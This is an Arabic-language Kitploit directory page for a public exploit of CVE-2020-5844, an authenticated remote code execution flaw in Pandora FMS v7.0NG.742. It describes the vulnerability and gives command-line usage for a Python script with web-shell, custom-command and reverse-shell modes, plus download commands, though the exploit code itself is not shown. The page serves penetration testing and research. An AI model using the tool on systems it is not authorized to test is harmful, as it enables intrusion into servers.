Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
exploit-CVE-2020-5844 — استغلال ثغرة CVE-2020-5844 (Pandora FMS v7.0NG.742) - تنفيذ تعليمات برمجية عن بُعد | Kitploit

أدوات/GitHubGitHub/unicordev/exploit-cve-2020-5844
توليد الحمولةتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقأداة الوصول عن بعد
GitHubunicordev/exploit-cve-2020-5844

exploit-CVE-2020-5844

استغلال ثغرة CVE-2020-5844 (Pandora FMS v7.0NG.742) - تنفيذ تعليمات برمجية عن بُعد
عرض المستودع
7132منذ 2 سنواتلم تتم المراجعة بعد
مشاركة
الموقع الإلكتروني

استغلال CVE-2020-5844 (Pandora FMS v7.0NG.742) - تنفيذ الأوامر عن بُعد

GitHub CVE Cover

أعجبك هذا المستودع؟ امنحنا ⭐!

لأغراض التعليم والبحث الأمني المصرح به فقط.

مؤلف الاستغلال

@UNICORDev بواسطة (@NicPWNs و @Dev-Yeoj)

وصف الثغرة

index.php?sec=godmode/extensions&sec2=extensions/files_repo في Pandora FMS v7.0 NG تسمح للمدراء المُصادَق عليهم برفع سكربتات PHP خبيثة وتنفيذها عبر فك ترميز base64 لموقع الملف. يؤثر هذا على v7.0NG.742_FIX_PERL2020.

وصف الاستغلال

استخدم هذا الاستغلال لتنفيذ الأوامر عن بُعد على الإصدارات المعرضة للخطر من Pandora FMS. يتطلب عنوان IP ومنفذًا للهدف. يتطلب اسم مستخدم/كلمة مرور صالحين أو مصادقة PHPSESSID صالحة. شغّل في الوضع الافتراضي لرفع قشرة ويب PHP أساسية. شغّل في وضع الأوامر المخصصة لتنفيذ أمر مخصص على الهدف. شغّل في وضع القشرة العكسية لاستقبال قشرة عكسية من الهدف على مستمع تقوم بإعداده. شغّل في وضع تخصيص قشرة الويب لتغيير اسم ملف قشرة الويب PHP.

الاستخدام

  python3 exploit-CVE-2020-5844.py -t <target-IP> <target-port> -u <username> <password>
  python3 exploit-CVE-2020-5844.py -t <target-IP> <target-port> -p <PHPSESSID>
  python3 exploit-CVE-2020-5844.py -t <target-IP> <target-port> -p <PHPSESSID> [-c <custom-command>]
  python3 exploit-CVE-2020-5844.py -t <target-IP> <target-port> -p <PHPSESSID> [-s <local-ip> <local-port>]
  python3 exploit-CVE-2020-5844.py -t <target-IP> <target-port> -p <PHPSESSID> [-w <name.php>]
  python3 exploit-CVE-2020-5844.py -h

الخيارات

  -t    Target host and port. Provide target IP address and port.
  -u    Target username and password. Provide username and password to log in to Pandora FMS.
  -p    Target valid PHP session ID. No username or password needed. (Optional)
  -s    Reverse shell mode. Provide local IP address and port. (Optional)
  -c    Custom command mode. Provide command to execute. (Optional)
  -w    Web shell custom mode. Provide custom PHP file name. (Optional)
  -h    Show this help menu.

التحميل

تنزيل exploit-CVE-2020-5844.py من GitHub

تنزيل exploit-CVE-2020-5844.py من ExploitDB

Searchsploit (ExploitDB)

searchsploit -u
searchsploit -m 50961

ينطبق على

Pandora FMS v7.0NG.742

متطلبات الاستغلال

  • python3
  • python3:requests

العروض التوضيحية


الوضع الافتراضي مع اسم المستخدم وكلمة المرور

default


الوضع الافتراضي مع PHPSESSID

default_sess


وضع الأوامر المخصصة

command

وضع القشرة العكسية

shell

وضع تخصيص اسم قشرة الويب

web

الاعتمادات

  • https://nvd.nist.gov/vuln/detail/CVE-2020-5844
  • https://sourceforge.net/projects/pandora/files/Pandora%20FMS%207.0NG/742_FIX_PERL2020/Tarball/pandorafms_server-7.0NG.742_FIX_PERL2020.tar.gz
  • https://app.hackthebox.com/machines/Pandora
  • https://github.com/TheCyberGeek/CVE-2020-5844
  • https://github.com/shyam0904a/Pandora_v7.0NG.742_exploit_unauthenticated
  • https://www.exploit-db.com/exploits/50961
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    343
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    310
  • 5

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    306
  • 6

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    301

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →